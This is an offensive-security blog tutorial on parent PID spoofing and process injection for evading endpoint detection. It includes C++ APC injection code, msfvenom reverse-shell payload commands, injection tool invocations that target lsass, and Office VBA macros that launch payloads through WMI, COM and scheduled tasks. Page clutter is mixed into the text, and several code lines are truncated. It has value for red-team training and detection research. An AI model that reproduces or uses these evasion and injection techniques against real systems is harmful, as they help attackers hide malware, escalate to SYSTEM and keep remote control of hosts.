

# PENETRATION TESTING LAB

OFFENSIVE TECHNIQUES & METHODOLOGIES



FEBRUARY 24, 2020

## Parent PID Spoofing



by Administrator. In Defense Evasion. Leave a Comment

Monitoring the relationships between parent and child processes is very common technique for threat hunting teams to detect malicious activities. For example if PowerShell is the child process and Microsoft Word is the parent then it is an indication of compromise. Various EDR's (endpoint detection and response) can detect this abnormal activity easily. This has lead red teams

## Support [pentestlab.blog](https://pentestlab.blog)

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to

and adversaries to use parent PID spoofing as an evasion method. The Windows API call *"CreateProcess"* supports a parameter which allows the user to assign the Parent PID. This means that a malicious process can use a different parent when it is created from the one that is actually executed.

Originally this technique was introduced into the wider information security audience in 2009 by **Didier Stevens**. A proof of concept written in C++ was released (**SelectMyParent**) that could allow the user to select the parent process by specifying the PID (process identifier). The *"CreateProcess"* function was used in conjunction with the *"STARTUPINFOEX"* and *"LPPROC\_Thread\_ATTRIBUTE\_LIST"*.

```
SelectMyParent.exe notepad 508

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>SelectMyParent.exe notepad 508
SelectMyParent v0.0.0.1: start a program with a selected parent process
Source code put in public domain by Didier Stevens, no Copyright
https://DidierStevens.com
Use at your own risk

Process created: 1920


C:\Users\Administrator>_
```

Parent PID Spoofing – SelectMyParent

day job and by students and lecturers in academia. If you have benefit by the content all these years and you would like to support us on the maintenance costs please consider a donation.

One-Time	Monthly
Make a one-time donation	
Choose an amount	
<div>£5.00</div>	
<div>£15.00</div>	
<div>£100.00</div>	
Or enter a custom amount	
<div>£ 30.00</div>	

The PID 508 corresponds to the “lsass.exe” process which is responsible for logon activities, passwords changes etc. Notepad will be created under the lsass.exe process.



Process	CPU	Private Bytes	Working Set	PID	Description
msdtc.exe	0.03	2,472 K	6,880 K	2560	Microsoft Distributed Transa...
WmiApSrv.exe	0.02	1,136 K	5,004 K	1960	WMI Performance Reverse A...
lsass.exe	0.27	43,524 K	38,784 K	508	Local Security Authority Proc...
notepad.exe		1,224 K	12,836 K	1920	Notepad
csrss.exe	0.04	1,824 K	55,024 K	408	Client Server Runtime Process
winlogon.exe		1,692 K	7,020 K	436	Windows Logon Application
dwm.exe	0.33	59,372 K	110,148 K	776	Desktop Window Manager
explorer.exe	0.19	60,536 K	125,336 K	2980	Windows Explorer
vmtoolsd.exe	0.19	7,896 K	19,032 K	3260	VMware Tools Core Service
procexp64.exe	11.98	21,288 K	38,888 K	3444	Sysinternals Process Explorer
cmd.exe		1,704 K	2,840 K	3888	Windows Command Processor
conhost.exe		1,632 K	11,748 K	3900	Console Window Host

Process Explorer – SelectMyParent

Investigation of the properties of the process will show that Notepad is running with SYSTEM level privileges. This is because the child process (notepad.exe) will obtain the privileges of the parent process (lsass.exe).

Your contribution is appreciated.

[DONATE](#)

## FOLLOW PENTEST LAB

Enter your email address to follow this blog and receive notifications of new articles by email.

[FOLLOW](#)


Join 2,312 other subscribers

Supported by



[VISIT MALDEV ACADEMY](#)

SEARCH TOPIC



SelectMyParent – Process Properties

From a Meterpreter session the following commands can be used to retrieve the PID of the current session and by specifying the process name results will filtered only to that specific process.

```
getpid  
ps lsass.exe
```

Enter keyword here



## RECENT POSTS

[Web Browser Stored Credentials](#)

[Persistence – DLL Proxy Loading](#)

[Persistence – Explorer](#)

[Persistence – Visual Studio Code Extensions](#)

[AS-REP Roasting](#)

## CATEGORIES

[Coding \(10\)](#)

[Exploitation Techniques \(19\)](#)

[External Submissions \(3\)](#)

[General Lab Notes \(22\)](#)

[Information Gathering \(12\)](#)

[Infrastructure \(2\)](#)

[Maintaining Access \(4\)](#)

[Mobile Pentesting \(7\)](#)

[Network Mapping \(1\)](#)

[Post Exploitation \(13\)](#)

```
meterpreter > getpid
Current pid: 1440
meterpreter > ps lsass.exe
Filtering on 'lsass.exe'

Process List
=====
PID   PPID  Name      Arch  Session  User              Path
---   -
508   400   lsass.exe x64    0         NT AUTHORITY\SYSTEM C:\Windows\system32\lsass.exe

meterpreter > █
```

SelectMyParent – Meterpreter

## PowerShell

F-Secure released a PowerShell script (**PPID-Spoof**) which can perform parent PID spoofing. The script contains embedded C# code in order to interact with the “*CreateProcess*” Windows API.

```
public static extern bool CreateProcess(
    string lpApplicationName,
    string lpCommandLine,
    ref SECURITY_ATTRIBUTES lpProcessAttributes,
    ref SECURITY_ATTRIBUTES lpThreadAttributes,
    bool bInheritHandles,
    uint dwCreationFlags,
    IntPtr lpEnvironment,
    string lpCurrentDirectory,
    [In] ref STARTUPINFOEX lpStartupInfo,
    out PROCESS_INFORMATION lpProcessInformation);
```

The tool accepts 3 arguments which are the PID of the parent process, the system path of the child process and the path of an arbitrary DLL for code execution.

---

Red Team (132)

---

Credential Access (5)

---

Defense Evasion (22)

---

Domain Escalation (6)

---

Domain Persistence (4)

---

Initial Access (1)

---

Lateral Movement (3)

---

Man-in-the-middle (1)

---

Persistence (39)

---

Privilege Escalation (17)

---

Reviews (1)

---

Social Engineering (11)

---

Tools (7)

---

VoIP (4)

---

Web Application (14)

---

Wireless (2)

---

February 2020

M T W T F S S

```
PPID-Spoof -ppid 3556 -spawnto "C:\Windows\System32\note
```

						1	2
3	4	5	6	7	8	9	
10	11	12	13	14	15	16	
17	18	19	20	21	22	23	
24	25	26	27	28	29		

Parent ID Spoofing – PPID-Spoof PowerShell

Notepad will executed under the context of PowerShell and the DLL will be loaded inside notepad.exe.

« Jan Mar »

PEN TEST LAB STATS

7,614,536 hits

FACEBOOK PAGE

Facebook Page

PPID Spoof – Notepad DLL Loaded

. . .

Since the DLL will be loaded inside the process a communication channel will open with the command and control framework.

#### PPID Spoof – Meterpreter

A stealthier approach could be to load the DLL inside the “LSASS” process. Threat hunting teams they will have to review the EventHeader ProcessId and the ParentProcessID in order to identify the process spoofing.

```
PPID-Spoof -ppid 3244 -spawnto "C:\Windows\System32\lsass
```

#### PPID Spoof – LSASS

A new “LSASS” process will be created on the system that will load the arbitrary DLL. This scenario allows the red team to blend in with the environment legitimate processes.

#### PPID Spoof – LSASS DLL Loaded

A Meterpreter session will open with the process ID of 1312 which corresponds to “*rundll32*” process which is the child of “*lsass.exe*” that executes the DLL.

#### PPID Spoof – LSASS Meterpreter

**Andrea Pierini** implemented the technique of parent PID spoofing by embedding C# code within a PowerShell script. The script will create a new child process that will have as a parent any process defined by the user. Similarly with the F-Secure Labs script the “*CreateProcess()*” API is used to perform the spoofing.



```
Import-Module .\psgetsys.ps1  
[MyProcess]::CreateProcessFromParent(436,"C:\Windows\Sys
```

Parent PID Spoofing – psgetsys

The created process will obtain the privileges (SYSTEM) of the parent (winlogon.exe).

Parent PID Spoofing – psgetsys Process Explorer

C++

[Adam Chester](#) explained in his [blog](#) back in 2017 how the Meterpreter “getsystem” command works behind the scenes in order to elevate the privileges of a process from Administrator to SYSTEM. Adam expanded the [article](#) of [Raphael Mudge](#) in 2014 about the three techniques that Meterpreter is using to become SYSTEM.

The [getsystem-offline](#) binary utilizes the Windows “*ImpersonateNamedPipeClient*” API in order to elevate it’s privileges to SYSTEM. This is achieved by creating and enforcing a service that runs as SYSTEM to connect to a named piped of a process and use the “*ImpersonateNamedPipeClient*” API to create an elevated impersonation token.

```
getsystem-offline.exe
```

Parent PID Spoofing – getsystem-offline

By default the binary will open a new command prompt with elevated privileges.

Parent PID Spoofing – getsystem-offline elevated

However the code could be modified to execute an arbitrary binary that will establish a communication with the command prompt.

Parent PID Spoofing – getsystem-offline

getsystem-offline – Meterpreter

According to Microsoft documentation an “*Asynchronous Procedure Call*” is a function that is executed in the context of a particular thread asynchronously. It is a method of process injection which **Halil Dalabasmaz** used in his C++ tool **APC-PPID** that implements parent PID spoofing.

Initially the function “*getParentProcessID()*” is used to retrieve the PID of the parent process. The “*TlHelp32.h*” header (part of the **Tool Help Library**) supports the “*CreateToolhelp32Snapshot*” function which is responsible to take a snapshot of the specified process (explorer.exe). When the snapshot is taken the process size and PID are retrieved and the handle closes.

```
DWORD getParentProcessID() {  
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);  
    PROCESSENTRY32 process = { 0 };  
    process.dwSize = sizeof(process);  
  
    if (Process32First(snapshot, &process)) {  
        do {
```

```
        //If you want to another process
        if (!wcscmp(process.szExeFile, L"\\")
            break;
    } while (Process32Next(snapshot, &process))
}

CloseHandle(snapshot);
return process.th32ProcessID;
}
```

The Windows API “*CreateProcess*” is utilized to create a new process on the system (iexplore.exe) with the “*STARTUPINFOEXA*” structure.

```
#include <windows.h>
#include <TlHelp32.h>
#include <iostream>

DWORD getParentProcessID() {
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_
    PROCESSENTRY32 process = { 0 };
    process.dwSize = sizeof(process);

    if (Process32First(snapshot, &process)) {
        do {
            //If you want to another process
            if (!wcscmp(process.szExeFile, L"\\")
                break;
        } while (Process32Next(snapshot, &process))
    }

    CloseHandle(snapshot);
    return process.th32ProcessID;
}
```

```
int main() {

    //Shellcode, for example; msfvenom -p windows/x64
    unsigned char shellCode[] = "";

    STARTUPINFOEXA sInfoEX;
    PROCESS_INFORMATION pInfo;
    SIZE_T sizeT;

    HANDLE expHandle = OpenProcess(PROCESS_ALL_ACCESS

    ZeroMemory(&sInfoEX, sizeof(STARTUPINFOEXA));
    InitializeProcThreadAttributeList(NULL, 1, 0, &s
    sInfoEX.lpAttributeList = (LPPROC_THREAD_ATTRIBUT
    InitializeProcThreadAttributeList(sInfoEX.lpAttr
    UpdateProcThreadAttribute(sInfoEX.lpAttributeList
    sInfoEX.StartupInfo.cb = sizeof(STARTUPINFOEXA);

    CreateProcessA("C:\\Program Files\\internet explor

    LPVOID lpBaseAddress = (LPVOID)VirtualAllocEx(pIn
    SIZE_T *lpNumberOfBytesWritten = 0;
    BOOL resWPM = WriteProcessMemory(pInfo.hProcess,

    QueueUserAPC((PAPCFUNC)lpBaseAddress, pInfo.hThre
    ResumeThread(pInfo.hThread);
    CloseHandle(pInfo.hThread);

    return 0;

}
```

#### APC-PPID – Parent Process

Metasploit utility “msfvenom” can be used or any other alternative to generate shellcode in C language. The code will be written into the address space of the created process (iexplore.exe).

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10
```

#### Metasploit ShellCode – APC-PPID

#### APC-PPID – C++ Code

Executing the binary on the target system will create a new process (iexplore.exe) that will have as a parent the explorer.exe. The shellcode will be executed in the memory space of the Internet Explorer process by using the user-mode asynchronous procedure call.

#### Parent PID Spoofing – APC-PPID

A Meterpreter session will be established with the target host.



#### APC-PPID – Meterpreter

Reviewing the processes of the target system will show that "*iexplore.exe*" has been created successfully.

#### APC-PPID – Process Explorer

Reviewing the process properties will validate that the parent process is "*explorer.exe*". This proof of concept implements a stealthier process injection method to hide the shellcode inside a process and since explorer and Internet Explorer are valid Microsoft system processes will blend in with the environment bypassing the endpoint detection and response product.

APC-PPID – iexplore.exe Properties

**Julian Horoszkiewicz** developed a C++ tool (**spoof**) based on the work of Didier Stevens that can be used for parent PID spoofing as it allows the user to select the parent PID process.

```
spoof.exe pentestlab.exe 1116
```

### Parent PID Spoofing – Spoof

Once the process is created on the target host the arbitrary payload will executed and a session will open.

### Parent PID Spoofing – Spoof Meterpreter

Reviewing the process details of the PID in process explorer will validate that the process is a child process of explorer.exe.

### Parent PID Spoofing – Process Explorer

## Parent PID Spoofing – Explorer Parent Process

### C#

The **GetSystem** binary is developed in C# and implements the parent process ID spoofing in order to elevate rights to SYSTEM. This is achieved through the “*CreateProcess*” API similar to the code that was released by F-Secure Labs. The .NET binary accepts only two arguments which are the arbitrary executable and the name of the process that will act as a parent.

```
GetSystem.exe pentestlab.exe lsass
```

### Parent PID Spoofing – GetSystem

The process "*pentestlab.exe*" will be created on the target host as a child of "*lsass.exe*".

### GetSystem – LSASS Process

The communication will be established with the corresponding Command and Control framework with SYSTEM level privileges.

### GetSystem – Meterpreter

The fact that “*GetSystem*” is based in C# gives the ability to implement this technique via Covenant or any other relevant Framework (Cobalt Strike) that can load assembly binaries.

```
Assembly GetSystem.exe "pentestlab.exe lsass"
```

GetSystem – Covenant

GetSystem – Meterpreter via Covenant

Similar to the Metasploit Framework “migrate” command an assembly binary can be executed in order to elevate the process from Administrator to SYSTEM.

#### Parent PID Spoofing – GetSystem Covenant

Investigation of the list of available “Grunts” will show that the new agent is running with SYSTEM level privileges compare to the initial process.

#### Covenant – Grunts

The parent process will be the “LSASS” or any other process that is running with SYSTEM level privileges.

## Covenant – Process Explorer

Chirag Savla developed in C# a tool to perform process injection with capability to perform parent PID spoofing by utilizing all the common Windows API's (CreateProcess, VirtualAllocEx, OpenProcess etc.). The benefit of this tool is that supports different process injection techniques with parent PID spoofing. The tool accepts shellcode in base-64, C and hex. Metasploit "*msfvenom*" utility can generate shellcode in these formats.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc-
```

## Generate ShellCode – HEX

The tool requires the path of the injected process, the path of the shellcode, the parent process name, the file format of the payload and the process injection technique.

Executing the following command will inject the shellcode into a new process (calc.exe) using as a parent explorer.exe.



```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe"
```

#### ProcessInjection – Vanilla

Monitoring the processes will validate that the calculator has been created in the context of explorer.exe.

#### ProcessInjection – Process Explorer

The shellcode will be executed in the virtual address space of calc.exe and a communication will be established with the command and control.

### ProcessInjection – Vanilla Meterpreter

ProcessInjection supports also parent PID spoofing with DLL injection. Arbitrary DLL files can be generated with Metasploit “msfvenom”.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc
```

### Metasploit – DLL

The path of the DLL needs to be specified instead of the shellcode and the technique value should be changed to 5.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe
```

### ProcessInjection – DLL Injection

When the remote thread will be created inside the process the shellcode will be executed and a Meterpreter session will open.

### ProcessInjection – DLL Injection Meterpreter

The session will run under the context of "*rundll32*" process.

#### ProcessInjection – Process Explorer DLL

Specifying the technique number 6 will perform parent process spoofing with process hollowing technique.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe"
```

#### ProcessInjection – Process Hollowing

#### ProcessInjection – Meterpreter

The tool also supports process injection with asynchronous procedure call. Execution of the shellcode will occur before the entry point of the main thread of the targeted process for a more stealthier approach.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe"
```

#### ProcessInjection – APC Queue

### ProcessInjection – APC Queue Meterpreter

A C# utility called **RemoteProcessInjection** also exists with the ability to perform process injection. The tool was designed for Cobalt Strike and accepts base-64 based payloads. Metasploit utility “msfvenom” can generate raw shellcode which can be trivially converted to base-64.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o  
base64 -i /root/payload64.bin > payload64.txt
```

### msfvenom – Raw Base64 Payload

The shellcode will be injected into the target process. Even though it doesn't utilize the “*CreateProcess*” API to spoof the parent process it gives the ability to hide malware inside legitimate windows processes.

```
RemoteInject64.exe 4272 <base64-shellcode>
```

## Remote Process Injection

The payload will be executed from the memory address space of the target process. The process injection method has similarities with the “*migrate*” Metasploit command since it uses the same Windows API's.

## Remote Process Injection – Meterpreter

# VBA

Microsoft Office has been always a very popular delivery mechanism of malware as it helps threat actors and red team to get initial foothold inside an organisation. However, execution of malicious code in the form of a macro will create an arbitrary child process that could be easily discovered by EDR's that have the ability to analyse the anomaly between the parent and child relationship of processes.

There are a variety of approaches that could be used in order to evade detection of EDR products that investigate parent/child relationships. For example VBScript can invoke other system resources to execute malware such as WMI, COM or scheduled tasks. Therefore the parent process will not be WINWORD for example but a process of the Windows operating system.

The following macro will use WMI (Windows Management Instrumentation) in order to create a new process.

```
Sub Parent()  
  
Set objWMIService = GetObject("winmgmts:{impersonationLevel=...}")  
Set objStartup = objWMIService.Get("Win32_ProcessStartup")  
Set objConfig = objStartup.SpawnInstance_1  
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")  
errReturn = objProcess.Create("C:\Temp\pentestlab.exe", " ", 0, 0, 0)  
  
End Sub
```

Macro – WMI



The benefit from this approach is that the created process will be spawned under “*WmiPrvSE.exe*” instead of an office process.

WMI Process Explorer

A communication channel will open with the command and control framework.

WMI Macro – Meterpreter

COM objects can be also used to execute a new process.

```
Sub Parent()  
  
Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F")  
obj.Document.Application.ShellExecute "pentestlab.exe",Nu  
  
End Sub
```

#### Macro – COM

The result of executing a malicious executable with this method is that the parent process will be "*explorer.exe*" even though the execution will happen inside the office product.

#### Macro COM – Process Explorer

The following image demonstrates that a session will open in Meterpreter through a COM object that is executing an

arbitrary payload.

Macro COM – Meterpreter

**Scheduled tasks** are often used as a persistence method since it allows red teams to execute their trade-craft at a specific date or time. However it could be used as well for parent PID spoofing since a scheduled task can be created directly from a vbscript. The following code will register a new scheduled task that will trigger the execution of a payload after 30 seconds.

```
Sub Parent()  
Set service = CreateObject("Schedule.Service")  
Call service.Connect  
Dim td: Set td = service.NewTask(0)  
td.RegistrationInfo.Author = "Pentest Laboratories"  
td.settings.StartWhenAvailable = True  
td.settings.Hidden = False  
Dim triggers: Set triggers = td.triggers  
Dim trigger: Set trigger = triggers.Create(1)
```

```
Dim startTime: ts = DateAdd("s", 30, Now)
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" &
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
Dim Action: Set Action = td.Actions.Create(0)
Action.Path = "C:\Users\pentestlab.exe"
Call service.GetFolder("\").RegisterTaskDefinition("Pent
End Sub
```

#### Macro – Scheduled Task

The new process will not have as a parent the process of a Microsoft product but “*svchost.exe*” as a more stealthier approach.

#### Macro Scheduled Task – Process Explorer

Reviewing the process properties of the arbitrary process will validate that the parent process is "*svhcost.exe*".

#### Macro Scheduled Task – Process Properties

## Metasploit

Metasploit framework contains a post exploitation module which can be used to migrate an existing Meterpreter session to another process on the system. The module will follow the same functions as the other tooling described in this article in order to rewrite the existing shellcode into the address space of another process. Specifically the module will follow the process below:

1. Obtain the PID of the target process
2. Check the architecture of the target process (32bit or 64bit)
3. Check if Meterpreter session has the **SeDebugPrivilege**
4. Retrieve the payload from the existing process
5. Call the **OpenProcess()** API to gain access to the virtual memory of the target process
6. Call the **VirtualAllocEx()** API to allocate RWX memory in the target process
7. Call the **WriteProcessMemory()** API to write the payload into the virtual memory space of the process
8. Call the **CreateRemoteThread()** API to create a thread into the virtual memory space of the target process
9. Close the previous thread

An existing session is required to be defined with the PID and the name of the target process.

```
use post/windows/manage/migrate
set SESSION 1
set PID 508
set NAME lsass.exe
set KILL true
```

#### Metasploit – Migrate Module Configuration


Successful execution of the module will produce the following results:

#### Metasploit – Migrate Module

Similarly Meterpreter contains also the "*migrate*" command which can migrate the existing session to another process.

#### Meterpreter – Migrate

YouTube



SelectMyParent	C++
PPID-Spoof	PowerShell
GetSystem	C#
getsystem-offline	C++
APC-PPID	C++
PPID_spoof	C++
psgetsystem	PowerShell
ProcessInjection	C#
RemoteProcessInjection	C#



Spoofing-Office-Macro	VBA
-----------------------	-----

## References

- <https://attack.mitre.org/techniques/T1502/>
- <https://blog.didierstevens.com/2009/11/22/quickpost-selectmyparent-or-playing-with-the-windows-process-tree/>
- <https://blog.didierstevens.com/2017/03/20/that-is-not-my-child-process/>
- <https://blog.xpnsec.com/becoming-system/>
- <https://gist.github.com/xpn/a057a26ec81e736518ee50848b9c2cd6>
- <https://decoder.cloud/2018/02/02/getting-system/>
- <https://blog.f-secure.com/detecting-parent-pid-spoofing/>
- <https://web.archive.org/web/20190526132859/http://www.pwncode.club/2018/08/macro-used-to-spoof-parent-process.html>
- <https://www.anquanke.com/post/id/168618>
- [https://medium.com/@r3n\\_hat/parent-pid-spoofing-b0b17317168e](https://medium.com/@r3n_hat/parent-pid-spoofing-b0b17317168e)
- <https://rastamouse.me/tags/tikitorch/>
- <https://github.com/rasta-mouse/TikiTorch>
- <https://gist.github.com/christophetd/0c44fd5e16e352ad924f98620094cd8d#file-createwithparentprocess-cpp>

- <https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/>
- <https://blog.f-secure.com/dechaining-macros-and-evading-edr/>

---

Rate this:

---

Share this:



Loading...

MACROS

PARENT PID SPOOFING

PID

PPID

SPOOFING

## Leave a comment

---

---

PREVIOUS

**Persistence – RID Hijacking**

---

NEXT

**Phishing Windows Credentials**

---

